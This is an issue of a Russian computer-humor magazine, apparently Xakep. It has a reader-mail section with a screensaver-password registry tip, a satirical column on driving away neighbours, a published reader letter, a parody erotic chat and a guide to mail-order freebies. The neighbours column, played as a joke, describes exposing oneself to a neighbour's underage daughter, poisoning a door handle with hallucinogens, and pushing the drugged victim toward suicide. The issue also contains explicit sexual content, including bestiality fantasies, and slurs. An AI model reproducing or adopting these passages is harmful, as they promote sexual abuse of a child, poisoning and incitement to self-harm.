Мнгие скажут: "какого хрена!!! Не могли свой сервак поставить?". Могли, только вот мы халявной почтой никогда не занимались и поэтому решились отдаться профессионалам. Да и потом, софтина, которая волокет на себе всю эту почту стоит столько космокредитов, что мы просто в осадок выпали. Нет у нас возможности покупать софт за десятки тысяч долларов. Так что извини дружище, хотели бы тебе помочь, но не можем. При всем при этом, не стоит думать, что помощи нельзя получить вообще. Можно! Единая тех. поддержка freemal.ru - support@freemail.ru. Отпиши им, они должны тебе помочь.

From: Roman Semenov (sys-bee@rambler.ru)
Subj: Normalno!

Хайлюшки Хакеры! И иже с ними.
Я что хотел спросить… нет не так… Как здорово с недавних пор преобразилась рубрика E-mail!!! Просто монтана какая то! Ответы на письма стали интереснее, по теме, а главное ДОБРОЖЕЛАТЕЛЬНЕЕ!!!!! Что случилось думаю я? А просто на них теперь отвечает SINtez, а не другой, ну тот который язвительный, злобный и недоброжелательный товарищ Холод. А куда кстати он делся? Где еще проявляет свое острословие? А вообще уважение к читателю (писателю, пивопоглощателю :)) - это же первое дело в таком популярном и клевом журнале.

Ответ X:
Привет, Роман,
Спасибо за похвалу, я два часа пальцевал своей крутостью перед осликом Дани Шеповалова :). Холод, кстати, вовсе не недоброжелательный, просто у него такой юмор и людям этот юмор нравится. Я другой, да, я считаю, что в этой рубрике нужно не отшучиваться, а ОТВЕЧАТЬ на вопросы. Мнения насчет е-мыла очень разные. Одни говорят "ну наконе-то ответы!", другие "какая скукота, приколы давай!"
Вся фишка в том, что с самого основания журнала, я никогда никого не слушал и делал все так, как МНЕ нравиться (мы договорились с издателем, что он не будет мне мешать воплощать свои идеи). Вот и получился классный журнал. А если бы я ложился под каждое мнение, то получился бы такой слив… Хотя, я всегда с оттягом читаю почту журнала и если вижу, что чувак волокет, в том, что он пишет, то делаю выводы.
А с Холодом ничего не произошло. Просто он теперь работает над Сервиспаком и работы там немерено. Я решил полностью переключить его на Спец, чтобы все получалось качественно и интересно.
З.Ы.: А вообще, я хочу, чтобы эту рубрику по очереди вели все члены X-Crew. Я думаю читателям интересны мнения наших авторов.

From: mister x (misterx2001@inbox.ru)
Subj: <empty>

Привет Хакер !!!
Вот уже второй год я не пропускаю ни единого вашего выпуска. Вы - журнал серьезный, хотя и ориентированный в большей степени на молодежь. Однако, я не могу понять идеи в этих совершенно бессмысленных изысках Дани Шеповалова. На мой взгляд, он больной извращенец. Но это его проблема. Речь о другом: неужели у вас недостаточно стоящего, полезного материала. Уверен, что достаточно. Ведь своей бредятиной он занимает добрых три-четыре страницы. Уж посвятили бы это место чему-нибудь стоящему.
С уважением, SAMSON :)

Ответ Х:
Хаба-хаба, Самсон,
Ты Данечку не трож! :) Это не только наш всеобщий любимец, Даня - это достояние общественности, сексуальность нации, поток сознания планеты. И понимать высшее существо вовсе не обязательно, ему нужно внимать и поклоняться, поворачиваясь копчиком и засовывая мизинец в анальное отверстие. На 28 году жизни необходимо принести ему в жертву свое левое яичко, выстричь на затылке знак радиоактивности и трижды помочиться на главную дверь Государственной Думы. Любой инакомыслящий будет проклят и завален спамом. Так что во имя избежания всегалактической войны я выделяю неограниченное место под его СЛОВО.

From: Мэр (rom_gl@xakep.ru)
Subj: только не в отстой :)
Я забыл пароль от заставки. Подскажи пожалуйста куда эта пАдЛа ВЫНЬДОУС прячет пароль от screensaver (заставки) Отключать его ну никак нельзя. Изменить не имею возможности требует ввода старого.
С уважением, Мэр.

Ответ Х:
Ладно, не в отстой, а в фак :). Этот вопрос, конечно же, ты должен был задать именно туда. Но нет проблем, не важно где ты получишь поддержку, главное, чтоб ты ее получил.
Итак, запускай regedit и лезь в HKEY_CURRENT_USER\Control Panel\Desktop, там увидишь кучу настроек твоего окружения. Найди параметр ScreenSaveUsePassword и измени его значение на 0 (ноль). Все, пароля на заставке больше нет. Если у тебя Win2K, то параметр называется ScreenSaverIsSecure. Кстати, там же, в реестре, ты можешь вообще вырубить скринсейвер или поменять время, через которое он включается. Вообщем хакай на здоровье :).

Самое ДУРАЦКОЕ письмо номера:



From: Kostrubatov-houme@email.kht.ru
Subj: дефрагментация диска

ЗДРАВСТВУЙТЕ!!!!!! Я читал в вашем журнале статью “реактивные ВИНДЫ”, шаг 1 дефрагментация диска, когда я нажал на дефрагментацию диска, ждал 1, 2, 3 часа, но несмотря на это было выполнено 0%, ПОЧЕМУ!!!!!!!!!!!
МОЁ МЫЛО kostrubatov-houme@email.kht.ru

Ответ Х:
ДРАСТИ….
Читали твое письмо всей редакцией. Сайд долго доказывал, что дефрагментация диска путем удаленного администрирования на VAX-овой тачке в принципе невозможна, т.к. еще не придумали эксплоита, использующего уязвимости этого процесса. Но солюшен есть, мы нашли его в разделе помощи разработчиков программы:
1. 0% - это уже крутой результат, нужно было ждать дальше (рекомендуется)
2. Необходимо установить новые драйверы для дефрагментатора (за свежей версией драйвера обращайтесь на сайт разработчика)
3. Дефрагментатор будет работать только на компьютере с лицензионной версией Microsoft Winblows 2002 (установите новую версию)
4. Для корректной работы дефрагментатора необходимо протереть экран монитора и сказать туда свою фамилию (разборчиво)
5. Незарегистрированная версия дефрагментатора работает в демо-режиме (зарегистрируйтесь на сайте разработчика и вышлите 32,95$ за регистрацию на адрес: 101000, Москва, Главпочтамт, а/я 31337)
6. Перед дефрагментацией необходимо стереть все папки, содержащие слова “hack” и “crack”, т.к. они не поддаются никакой оптимизации
7. У не оформивших подписку на журнал “Хакер” программа будет работать некорректно. Обновите драйвер krivie_ruki.sys (о том, как установить новую версию драйвера читайте в прошлых номерах Х)
8. Дефрагментацию необходимо проводить натощак, за день до начала не есть мучного и острого. Из напитков разрешено только пиво.
Ну вот и все. Надеемся, что все у тебя получится. Удачной оптимизации!



КАК избавиться от соседей

Даниил Шеповалов (danya@danya.ru)

> “Ах вы суки, твари безмозглые, ни хрена вы делать не умеете, засуньте свои статьи себе в задницу и там два раза проверните. С уважением, Сергей”.
> Сергей Покровский, “Избранное”

Еу, нигга! Представь-ка себе следующую ситуацию: приходишь ты домой после насыщенного трудового дня, стелешь приятную мягкую кроватку, ложишься и погружаешься в сладкие грезы. Участки коры головного мозга последовательно отключаются, все проблемы уходят вместе с остатками личности, и ты остаешься наедине с генератором сладострастного тягучего бреда, который обладает тотальнейшим эффектом присутствия. Спа-а-а-ать...

- Привет, Джулия!
- Здравствуй, сладкий. Скучал без меня? Знаю - скучал.
- Ты сегодня одна?
- Нет, что ты. Через пару минут подойдет Бритни, Лориса, Русалочка Ариэль, Джордж Майкл, Мик Джаггер и та школьная учительница из твоих снов пятилетней давности.
- А что это еще за Лориса?
- Крофт... Или Палмер - там разберемся, кого захочешь - та и подойдет. Кстати, а на утро я тебе припасла монаха Сен Ляо из храма Шаолинь. Помнишь ваши веселые приключения в ванной три сна назад?

Джулия Робертс толкает тебя на возникающую вдруг из небытия воздушную кровать и нежно садится сверху. С заговорщицкой полуулыбкой она медленно покрывает поцелуями все твое тело, постепенно сползая все ниже и ниже. И вот уже ее зубки ухватились за молнию на твоей ширинке...

Внезапно в сон врывается Дональд Дак с громкоговорителем и начинает издавать жуткие сиреноподобные звуки. И вдруг ты понимаешь, что это совсем не Дональд трубит, а просто сработала противоугонная система соседской машины. Кора головного мозга растормаживается, сознание возвращается к действительности, а всю твою сущность переполняет единственное желание - кинуть в окно противотанковую гранату. Но вот сирена отключается, и Джулия опять приступает к своему чудесному занятию. Однако через несколько минут грезогенератор вновь отрубается по вине доносящегося из-за стены громкого собачьего лая и равномерного поскуливания. Ты не выдерживаешь - и с чувством несколько раз ударяешь ногой в стену. Собачий вой прекращается. А через пять минут за стенкой вдруг включается еле слышимый моторчик и периодически доносится монотонное тихое постукивание. Ты пытаешься заснуть, однако на фоне мертвой тишины эти странные звуки заполняют твой мозг и усиливаются в десятки раз. Тебе все ясно? От соседей нужно избавляться!

НЕМЕДЛЕННО!

Хэй, герл! Хэй, бой!

Тебе понадобится помощь всех твоих друзей и подружек: каждую ночь в течение недели или двух необходимо будет устраивать мега-безбашенную вечеринку. В час ночи заряжаешь в музыкальный центр кассету Сектора Газа, закручиваешь все регуляторы громкости на усилке под завязку и разворачиваешь колонки к стене, за которой притаился коварный враг. Через минут десять, когда соседи хорошенько проникнутся концептуальным творчеством этого вокально-инструментального ансамбля, можно будет приступать к следующей фазе нашего дестроя. Отправляйтесь всей толпой в прихожую и красочно ее оформляйте: повсюду должны быть разбросаны в художественном

леток, канистры с бензином, мокрые тряпки, тюбики от клея "Момент", использованные презервативы и невменяемые товарищи. Посредине же всей этой инсталляции необходимо разместить человек пять-шесть, которые, раздевшись до основания, будут имитировать (или реально осуществлять - тут уж на любителя) недетскую сексуальную оргию. Также неплохо бы было присобачить под потолок стробоскоп и позаботиться о соответствующем звуковом сопровождении (сладострастные стоны, дикие вопли, скрежет циркулярной пилы, которая кромсает человеческие тела, и т.п.). Вечеринка... у Мэнсона дома...гуляют все торчки и некрофилы района. Когда охреневшие соседи все-таки найдут в себе смелость (Вася, мужчина ты или нет!) заглянуть к вам на огонек с целью выразить свое легкое недовольство происходящим - следует тут же пригласить их присоединяться, а также провести небольшую экскурсию по прихожей (будет очень здорово, если в этот момент кто-нибудь из невменяемых товарищей начнет пускать пену изо рта да и вообще изобразит мучительную смерть в жуткой агонии). Теперь выпроваживай соседей и, не выключая музыку, осуществляй подготовку к третьей и заключительной фазе вашего культурного мероприятия. Какую именно подготовку? А такую именно, чтобы приехавший через десять минут отряд ОМОНа застал в твоей чистой и опрятной квартире милых юношей и девушек, играющих в шахматы под тихие, завораживающие звуки песни "Мы желаем сча-ааа-стья вам, счастья в этом ми-ии-ре большом...".

Оставайся, мальчик, с нами...

Если у соседей есть несовершеннолетняя дочка (или сын: это монопенисуально, на самом деле - в таком случае тебя подружка заменит), то они серьезно попали. Во-первых, раз ты успешно провел описанную выше акцию, то все психологические козыри уже буквально распиханы по твоим карманам. Все, что от тебя требуется, - это на глазах у соседей подойти к их дочке на улице и минут 10-20 оживленно с ней побеседовать. Говорить можешь о чем угодно, хоть анекдоты детсадовские рассказывать. Будь уверен: завтра ее родители переедут в другой город, страну или галактику, потому как назвать тебя "дурной компанией" после вчерашней вечеринки ни у кого язык не поднимется. Это все равно что обозвать проказником Джека-Потрошителя. Если же с вечеринкой у тебя все обломалось - не печалься и не хныча, мы дадим стране угля! Каждое утро, когда мамочка будет провожать твою новоиспеченную малолетнюю соседку в школу, ты должен непременно присутствовать на лестничной площадке со спущенными штанами и, подглядывая из-за угла, вовсю мастурбировать, пока девушка ждет прихода лифта. Естественно, все это нужно проделывать таким образом, чтобы мама была в курсе твоих нехитрых манипуляций. Кстати, во время этого процесса неплохо было бы напевать какую-нибудь позитивную песенку из тех, что крутят на радио "Русский Шансон". Можешь, например, с хрипотцой и надрывом в голосе шептать в такт движущейся руке: "Мы были этапом... на северной зоне... и ты, малолетка, не ведала зла... та-та-татанана-на-на-на". Ну и, конечно, ты просто обязан проводить девушку в школу... передвигаясь, естественно, короткими перебежками от одного дома к другому и сжимая в руках громадный окровавленный тесак.

Кащенко онлайн

Для начала раздевайся догола и цепляй к члену маленький колокольчик, на котором повязан аккуратный синий бантик. Теперь возьми несколько баллончиков с краской дневного свечения различных цветов и сотвори на своей голове тотальнейший оранжево-фиолетово-розовый дестрой. Одень кокетливый беретик, повяжи вокруг шеи изящный платочек а-ля смазливый морячок-педераст и нарисуй на груди жирную черную свастику, из концов которой капает кровь. Ну что еще... по-моему образ создан, хотя нет, все-таки твоему но-

давай-ка повесь на шею небольшой амулет - искусственный член внушительного размера - и, пожалуй, закапай глаза какими-нибудь расширяющими зрачки каплями. Ну все, теперь ты готов к труду и обороне: отправляйся в этом виде на лестничную площадку и настойчиво стучись в дверь к ненавистным соседям. Когда тебе откроют - начинай, загадочно вращая головой, отрешенно водить взглядом по внутренностям квартиры и на все вопросы или реплики соседа с чувством произноси какую-либо из приведенных ниже фраз:

"Я хочу убивать! Убивать! Убивать! Убивать!"

"Бандиты пронюхали, что мне известна формула абсолютного топлива. Будеттт ттррруднно, Ким, пошлешь Говоррруна."

"Это заговор - меня хочет изнасиловать маленький зеленый слоник Ножиклидабу. Он живет в твоей голове! Дай же скорее мне его вырезать!"

"Алиса... мелафон у меня! Мои мысли теряются в своих собственных смыслах. Соси, детка, соси!", - после этой фразы необходимо загадочно сунуть себе в рот фаллоимитатор.

"Эни бени харе рама турбо урбо супермен! Зовите меня просто: Мистер Дельтаплан!"

Месть Вуду

Крайне простой в реализации способ, требующий, однако, наличия у тебя всех ингредиентов для приготовления зелья вуду (рыба фугу, галлюциногенные жабы, морской червь и т.д.). Если вся эта отрава у тебя имеется - отлично, смешивай все в нужных пропорциях, руководствуясь пыльными старинными манускриптами. Если же нет - напрягай знакомого безбашенного врача, который снабдит тебя каким-нибудь дешевым, но мощным психотропным зельем. Ну, на крайний случай можешь концентрированный отвар из мухоморов заюзать. Затем, в лучших традициях зать ручку соседской двери этой колдовской дрянью и незаметно прикрепить поверх небольшой кусок колючей проволоки с целью незамедлительного попадания галлюциногенных жаб в кровь, а затем мозг объекта. Когда твой сосед вернется с работы и, схватив ручку двери, тут же вскрикнет и обматерит ублюдских подростков - можешь смело залиться дьявольским хохотом и, потирая мерзкие ручонки, уставиться на часы: тебе теперь необходимо выждать час-полтора. Ок, срок истек, твой сосед теперь находится в помутившемся сознании на грани совместимого с жизнью состояния: смело трезвонь ему в дверь, а когда он ее откроет... Да ты сам знаешь, что делать, когда он ее откроет: расскажи ему о прелестях полета с четырнадцатого этажа; о червях-паразитах, которые живут в глазах; о кухонном топорике, которым очень хорошо размозжить самому себе череп; о... ну чего я тебя вообще учу. На суде же, когда тебе будут выносить смертный приговор, можешь смело заявить: "Он сам виноват - нечего было мне спать не давать!".

Нам пишут психи

Недавно я понял, что не могу скрывать от человечества шедевры, которые постоянно валятся в мой почтовый ящик. А потому мы теперь в каждом номере будем публиковать письмо самого шизанутого чела. Сегодня победителем стал Михаил Селин (selin_m@mail.ru). Вот его мессага:

не мог получить удовольствия от секса с женщинами. Не знаю, что могло послужить причиной этой трагедии, разве что воспитательница детского сада N5 города N-ска. Звали ее Марьяна Васильевна. Помню, как во второй подготовительной группе я снизу вверх разглядывал ее. Чаще всего мне не удавалось разглядеть лица воспитательницы - оно скрывалось парой огромных грудей, сравнимых разве что с воздушными шариками, которые я держал в руке, отправляясь с родителями на демонстрацию седьмого ноября. Но я отвлекаюсь от главной темы моего повествования. Однажды, вместо того чтобы пойти играть с другими детишками в детскую комнату, я был транспортирован моей воспитательницей в какую-то подсобку, где эта ужасная женщина измывалась надо мною разными методами. Боже, как ужасно вспоминать об этом, но вам, Даниил, я могу доверить свою историю - ведь вы мой спаситель. Эта отвратительная женщина травмировала мое детское сознание, и с тех пор я не мог получать удовольствие от секса с женщинами. До недавнего времени только онанизм доставлял мне истинное наслаждение, но после прочтения вашей статьи "оргазм робокопа" я смог улучшить свое самочувствие.

Я воспользовался вашим методом Ментальной репликации - он дал потрясающие результаты. Дело в том, что я являюсь любителем разных экзотических зверюшек, как то жители саванны или же родного сибирского леса. Сначала я, занимаясь сексом с женщиной, представлял, что это и не женщина вовсе, а самец медведя гризли. В первый раз у меня плохо получалось, образы, транслируемые в мой мозг из астрала, были не очень четкими. Однако уже во второй раз я смог на ощупь почувствовать его жесткую шерстку и мощные лапы, а также узкое анальное отверстие. После полученных образов мощность моей эрекции возросла на 200%, а скорость совершаемых мною фрикций увеличилась в 2 или 3 раза. Я остался доволен. Женщина тоже.

В следующий раз я представил, что совокупляюсь с самкой нильского крокодила. Результаты потрясающие! Мощность эрекции возросла на 300%, а скорость фрикций увеличилась в 5 раз!!! Даниил! Вы чудо! Огромное Вам спасибо за вашу помощь! Посоветуйте мне еще что-нибудь!!!

Мыльный роман

А. Промптов



От редакции: Орфография и пунктуация в точности соответствует разговорам в чатах, править эти шедевры мы не решились.

Ona@koshechka.ru: Я вся из себя принцесса. Скорпион, а по году рождения - Заяц. Рост 170, на каблуках - 190. Сногсшибательная блондинка с запросами. Увлекаюсь вязанием и театром. Ты: между 28 и 28,34 лет, с дипломом Оксфорда, Кембриджа, на худой конец - Станкина, голубоглазый и стройный. Прочим - просьба не липнуть ;)))

On@kotyonok.ru: Мне 99 лет, рост зашкаливает до предела, вес неограничен, цвет глаз - по твоему усмотрению :) Осчастливлю и озолочу без обмана. Близнец. Окончил ветеринарный техникум.

Ona@koshechka.ru: Ты меня заинтриговал :)

On@kotyonok.ru: Что ты думаешь по поводу трактата Секста Эмпирика "Против грамматиков"?

Ona: Мне больше по душе душка Басков!!!!!!!!!!!!!!!!!!!!!

On: Тогда к чёрту знаки препинания, ладно?

Ona: Ладно што с ветеринара взять?

On: Я сиводня ходил по улице пил пиво и думал о тебе. И на работи тоже думал. И сичас тоже думаю. И сочинил стихотворение о прикрасной незнакомке, которое как нибудь тебе вышлю ;)

Ona: Давай стихотворениэ :D

...On: Извени, что молчал три дня. Купил новую клавиатуру а она оказалас нигодной и ездил менял :(Плохо мне было на душе оттово, что не мог тебе ответить. Отточил своё произвидение. Вот оно:

Я целоваться не хотел,
Но ты меня к стине прижала.
Я отбивался как умел,
Но ты меня поцеловала.

Конешно, я не Менделеев - сочинять харошие поемы :)

Ona: Целоваться значит, ты не любишь :((((

On: Целую тебя, Кошечка, в щочку горячо-горячо!!!!!!!

Ona: И я тибя, Котёнок!!!!!!!!!!!!!!!!

On: А тепер я нежно абнимаю тебя, прижимаю к себе крепко-крепко и глажу твои роскошные волосы. Мои ладони шарют по твоей спине и не только по ней, я нахожу твои губы и приникаю к ним своими губамы взасос. При этом я с глубокой-глубокой преданостью шепчу тебе: Солнышко желанное, как я обожаю тебя!!!!!!!!!!!!!

Ona: Мой шаловливый язычок проникает к тибе в ротик, я прижимаюсь к тебе иза всех сил и по моему телу проходит дрошь жилания. Боже, как мне хочица выскользнуть из трусиков и отдаться тебе прямо на новой клавиатуре!!!!!!!!!!!!!!!!!!!!!!

On: Об чём разговор? Я снимаю с тебя твою маечку, под которой у тебя ничево нет, кроме пары расбухших от медовой неги сиськов, к катарым я вернусь позже, потом растёгиваю твои брючки и плавно и медленно павергаю их к твоим стопам. Тепер я радостно залезаю к тебе куда нельзя и ласкаю там, и твая последняя оборона сползает на пол крошычным тряпочным лоскутком...

Ona: Я никогда не ношу брюк. Если женсчина ходит в брюках, значит она проститутка :-|

On: Я поднимаю твою целомудренную юбачку и безстыдно залезаю к тебе руками, куда нельзя и ласкаю там, и твоя последняя оборона сползает на пол жалким лоскутком :) Я встою на колени и целую твой жывот спереди и сзади. Потом мну и мягко покусываю твои упругие, как жолтый апельсин груди. Дыхание у тебя становится прирывистым и я чуствую всеми фибрами, как ты хочешь меня :DDDDD

Ona: Ещё не хочу ;) Сначала я растёгиваю на тебе рубашку (ну её к лешыму), потом ласкаю тибя и у тибя спадают штаны. Тогда я залезаю ладошками туда куда не следуэт и ласкаю там. Ты косеешь от возбужденийа. Твоё нечто твердеет до неимоверной твёрдости. Вот теперь - ты хочешь меня, и я тебя тоже хочу. Отбрось свои фибры и скорея бери меня, неотразимый котёнок.

On: А как ты хочеш?

Ona: Частично сверху, частично снизу.

...On: Извени, што три дня не отвечал. Придумывал - как оно будет выглядеть... Я поднимаю тебя на руках и несу на большущую, усыпаную лепестками розы кравать. Пахнет имбирём, звучит 7-я симфония Глинки. Я покладаю тебя на спину, не мешкая прыгаю на тебя и вступаю с табой в половую связь, при этом ты привстайошь надо мной и садишься на маё достоинство, тоже вступая со мной в половую связь.

Ona: Я в экстазе :)))

On: Я почти тиряю сознание :)))))))

Ona: Я кончила ;) А ты?

On: А я исчо нет ;)

Ona: Ну и дурак :(((

On: Любимая я тебя поведу
До самого края вселенной
И там для тебя найду
Цветочек, в огне нетленный! :)

Ona: Сбрось мне свою фотку!

On: А ты - свою!

...Ona: Не знала, что ты - Марлон Брандо :-0

On: Но и ты - не Дрю Берримор ;)

Высылаю своё подлинное изображение :-)

Ona: Ты там который - из 16-ти человек?

On: Третий слева. А на тваей фотке - только море и катер вдали.

Ona: Так на этом катире - я самая и есть!!! Что касается твоего уха - единственого, что попало от тебя в кадр, то я ни думаю, что могу стерпеть мужика с таким глупым ухом. Давай встретимса :-|

On: Я знаю классное место :) у памятника Пушкину :)

Ona: Как я тебя узнаю?

On: Я ношю синий тренировочны костюм, рост 150 без кепки. Сильно близорук, волосы и зубы не все. Буду держать в руке пакет с молоком. А ты?

Ona: А што - на фотографии не видно? Я такая: 8>| А если серьёзно - я премиленькая, но четыре раза была замужем :((

On: Когда мы встретимса, я крепко-крепко поцелую тебя взасос :~)))

...Ona: Ни хотела тибе писать после того, как ты не пришол на свидание, но всё-таки пишу тебе, штобы сказать, что между нами всо кончено. Травоядное ты животное!

On: Не правда я прождал полтора чиса. Но там никово, кроме какой-то необъятно толстой старухи лет 30-ти не было и в помине :(

Ona: Не 30-ти, а 26-ти, хам!!! Так значит, тот патлатый и сопливый юнец с фиолетовой шевелюрой был ты? Бр-р-р! Ладно бы - дагадался хоть цветов купить а то в руках у тебя была велосипедная цепь. Не пишы мне больше и "мыло" забудь!!!! Прыщавый котяра!

On: Извещаю вас о том, ободраная вы кошка, што я не потерплю аскорблений и могу узнать ваш телефон через правайдера. А вашу фотку на катире вы можите лицезреть на порносайте www.com.com :DDD

Ona: Импатент :-DDDDDDDDDDDDDDDDDD

On: Да оставь ты меня ф пакое.

Ona: Я оставь?

On: ...! ....!!!!

Ona: ...!!!!!! ...!!!!!!! ...!!!! ...!!!!

On: ...



Халява: любые вопросы – любые ответы

Бесплатный СЫР (cheese@real.xakep.ru) http://subscribe.ru/archive/rest.cheese/

Халява! О, сколько в этом слове для сердца русского... мда... Это если с чувством, с толком, с расстановкой. Ни в коем случае не нахрапом - методом, использование которого увеличивает шансы заполучения критической массы неприятностей на единицу анальной площади до невообразимого максимума.

Именно об этом - как избежать вышеозначенных неприятностей, а также о том, как с умом использовать приобретенные бесплатности во благо человечества, т.е. самого себя, и пойдет речь в нашей сегодняшней с тобой доверительной беседе. Которую, если ты не против, я построю в традиционной для таких случаев форме - вопросов и ответов.

Основы основ

Но прежде всего условимся, что халява бывает трех типов: материальная (1), денежная (2) и виртуальная (3). Причем последняя халява, т.н. виртуальная, вопреки бытующему в массах мнению об ее никчемности, может представлять интерес больший, нежели вся остальная.

Простая жизненная ситуация: у тебя есть место на сервере, обозначенное доменом третьего или еще какого-то там уровня, и стандартный джентльменский набор, включающий в себя 25 мегов, пару-тройку мейлов и... так, по мелочам. И все бы ничего, если не одно "но": захваченного объема окажется явно недостаточно для размещения на нем всех фотографий именитых грудастостей, прог и прочей "нетленки", без которой "васе-пупкину.ру" никогда не увидать заоблачных далей Интернет-Олимпа. Конечно, самый простой путь, но не самый дешевый - прикупить места на серваке прова. Но это - половинчатое решение: не забывай про траффик, который создадут дополнительные "километры", и за которые тебе, кстати, также придется расплачиваться не одним десятком у.е. Не забывай и о том, что не каждый хостинг-провайдер обрадуется повышенному вниманию, проявляемому к нему сотрудниками органов "внутренней секреции", узревших в его деятельности что-либо противозаконное. И все из-за того, что кто-то, не будем показывать на него пальцем, разместил на сервере банальную "порнуху", караемую лишением свободы и прочих частей тела не только по законам Шариата.

А ведь избежать неприятностей и лишних трат - проще простого! Делов-то: обзаведись халявным хостингом, предлагаемым как в пределах родного Отечества, так и в дальнем зарубежье! Для надежности и масштаба - сразу в нескольких местах. В итоге получишь не один Гб халявного пространства, т.е. целый винчестер "средней руки", на котором без труда раскидаешь все "тяжелое", - фотографии, софт, прочее. И получишь в придачу еще и определенную гарантию на все случаи жизни: все что тебя будет связывать с ЭТИМ, так это только перекрестные ссылки с "ввв.вася-пупкин.ру" на "ввв.фрисерверс.com/xxx" и только.

Экономия денег на дополнительном месте и траффике - раз. Конспирация опять же - два. Определенная независимость от провайдера - три. Вот и считай теперь, что лучше поиметь: занюханный рекламный сидюк из мира вещественной халявы или же немереные кибер-возможности, даруемые халявой виртуальной?

Ближе к телу, как говорят французы

И все же, если халявы хочется больше, чем ее есть, то где ее искать?

Разумеется, начать можно с Х. Но не забывай, что статьи номера сдаются за 1-2 месяца до выхода его в свет. Еще 0,5 уйдет на доставку. То, се, по мелочам: пока доберешься до опубликованных ссылок, халява и издохнет. Сам понимаешь, время - штука неумолимая. Поэтому, помимо Х, имеет смысл подписаться на новостные рассылки о халяве и заработке в Сети: как на отечественные (хотя бы на тот же "Бесплатный СЫР" :), так и на "оригинальные", западные.

Понятно, что из первоисточников ты узнаешь обо всем быстрее и "из первых рук". Но в то же время и столкнешься с рядом трудностей. Например, "русские" рассылки уже фильтруют халяву - на доступную по всему миру и "только по Штатам". Западные же кидают все одним скопом. Ну и про язык забывать не следует: если ты шпрехаешь по инглишу не очень, то ежедневное прочтение двух-трех рассылок на языке Шекспира запросто могут привести к хроническим мигреням. И тем не менее: достойными прочтения из западных можно назвать рассылки, ведомые getfreetshirts.com, thechocolatepage.com, flowgo.com; практически все рассылки крупных халявных проектов типа free.com и ему подобных.

Другой вариант поиска - собственно поисковики и каталоги: как наши (yandex.ru, rambler.ru. list.ru), так и западные (altavista.com, yahoo.com). Достойных результатов можно добиться по запросу "free+stuff" или же "халявный+cd", например. Лучше всего использовать в запросах простые сочетания в именительном падеже или неопределенной форме. Конечно, все будет зависеть от того, насколько искренними окажутся держатели сайтов, куда заведет тебя кривая американской мечты - в поисках абсолютного материального счастья. Но, с другой стороны, есть ли у тебя достойная альтернатива, кроме дружеских рекомендаций и вольного серфинга? И я о том же...

Как заполнять анкетные формы на получение халявы?

Однозначно: все формы должны быть заполнены латинскими буквами, хотя и не обязательно на английском языке. Поясню: добытая тобой в Инете халява, заказанная на домашний адрес, преодолевает три важных рубежа. Рубеж первый: форма на сервере. Большинство из них не поддерживает кириллицу (точнее - ее не поддерживает саппорт =), поэтому все написанное по-русски будет принято не иначе как "крокодильчиками" и дальше компа конкретного служащего не уйдет. Поэтому важно, чтобы адрес был написан латинскими буквами и, желательно, чтобы были соблюдены все правила заполнения полей (адрес, город и етц).

Второй рубеж - почтовое отделение страны-отправителя. На этом этапе необходимо добиться того, чтобы "импортный" почтовый служащий с вероятностью в 99,9% определился с названием государства. Постарайся написать его так, чтобы оно не вызвало у него сомнений. Универсальный вариант - Russia (Russian водку знают во всем мире %), но могут быть и сугубо немецкие вариации - Rusland - либо иные. Но никак не Rossia, Rossiyskaja Federacija или SNG.

И рубеж третий: когда послание дойдет до той самой Rossii, необходимо, чтобы все остальное, указанное в адресе получателя, было понято сотрудниками нашего родного почтового отделения - людьми, не отягощенными глубинными познаниями аглицкого языка. Не стоит мудрствовать лукаво и писать "Muhosransk City, 13. Taproom Str". Живи проще: g. Muhosransk, Pivnaja 13. Могу дать тебе тыЩу процентов гарантии, что письма с "непонятными" адресами будут либо отправлены обратно, либо же - в мусорное ведро. Причем вероятность последнего - выше.

теперь - что касается самих форм. Полагаю, First Name (имя), Last Name (фамилия), Country (государство) и City (город) затруднений у тебя не вызовут. Далее: Address Line 1 (2) (или Address: Street 1, 2) - название улицы, номера дома и квартиры (ul. Bolshaja Zarechnaja 34 - 1). Заполнять следует только Address Line 1, поскольку то же самое под индексом 2 предусмотрено на тот случай, если по первому адресу отправление (по какой-либо причине) получено не будет. В любом случае можешь не утруждать себя лишней работой: дай Бог, чтобы хотя бы по одному адресу тебе что-либо доставили 8).

Следующее обязательное поле - ZIP/Postal Code - для индекса. County (уезд) или State (штат) указывать не обязательно. Но если форма выдает сообщение об ошибке, напиши там название области, если таковая есть: например, Moskovskaja obl. Если нет - район города, сам город, адрес (еще раз) - на свое усмотрение: лишь бы "прошло". Но так, чтобы не запутать почтальонов в корень.

Необязательные, но иногда встречающиеся поля: Age (возраст), What is your gender (или просто Gender - пол), What is your annual household income (доходы на душу населения). Заполнять их не обязательно, но желательно: чем полнее и логичнее будет заполнена анкета, тем больше шансов на успех. Однажды, прикола ради, я заказал каталог с www.olivia.com - эта такая туристическая компания для мужененавистниц и лесбиянок. Так что ты думал? Они увидели во мне "свою" :) и стали засылать мне по каталогу в квартал! Аналогичная история приключилась и с www.autoeurope.com: сначала они мне выслали сидюк и автомобильную карту Европы. Потом, спустя полгода, еще раз - новый диск, рекламный буклет и новую карту. Причем, во второй раз об этом я их уже не просил. Надеюсь, что славная тенденция будет иметь место и в дальнейшем.

Короче, заполняя анкету, делай все по максимуму: если есть поле "пожелания" - пиши. Что хочешь. Типа - "...в следующем году планирую провести два месяца в Париже. Не могли бы Вы предложить что-либо достойное для уютного времяпрепровождения: недорогой отельчик баксов за 500 в сутки или что-либо иное в этом роде?". Главное - произвести впечатление!

Халява платная???

Надо ли платить за халяву: оплачивать почтовые расходы, таможенные издержки, прочее? И да, и нет. Чтобы ответить наверняка, следует определиться:

а) с условиями доставки;

б) с ценностью получаемого приза.

Что касается первого - доставки, то об этом ты узнаешь на сайте и сразу. Если там нет примечаний, что "все это FREE, но есть postage charge", то это - 100% халява. В противном случае - не совсем "халява": т.е. сам предмет бесплатен, но за его доставку придется заплатить. В то же время спешу успокоить: postage charge обычно используется для рассылки товаров по США, поскольку шансы отправителя заполучить почтовые сборы по миру близки к нулю. Поэтому вся интернациональная халява в 99% случаях из ста - 100%. Иными словами, заказывая каталоги, кассеты, диски, прочую муть, - платить за нее ничего тебе не придется: ни нашим, ни "вашим".

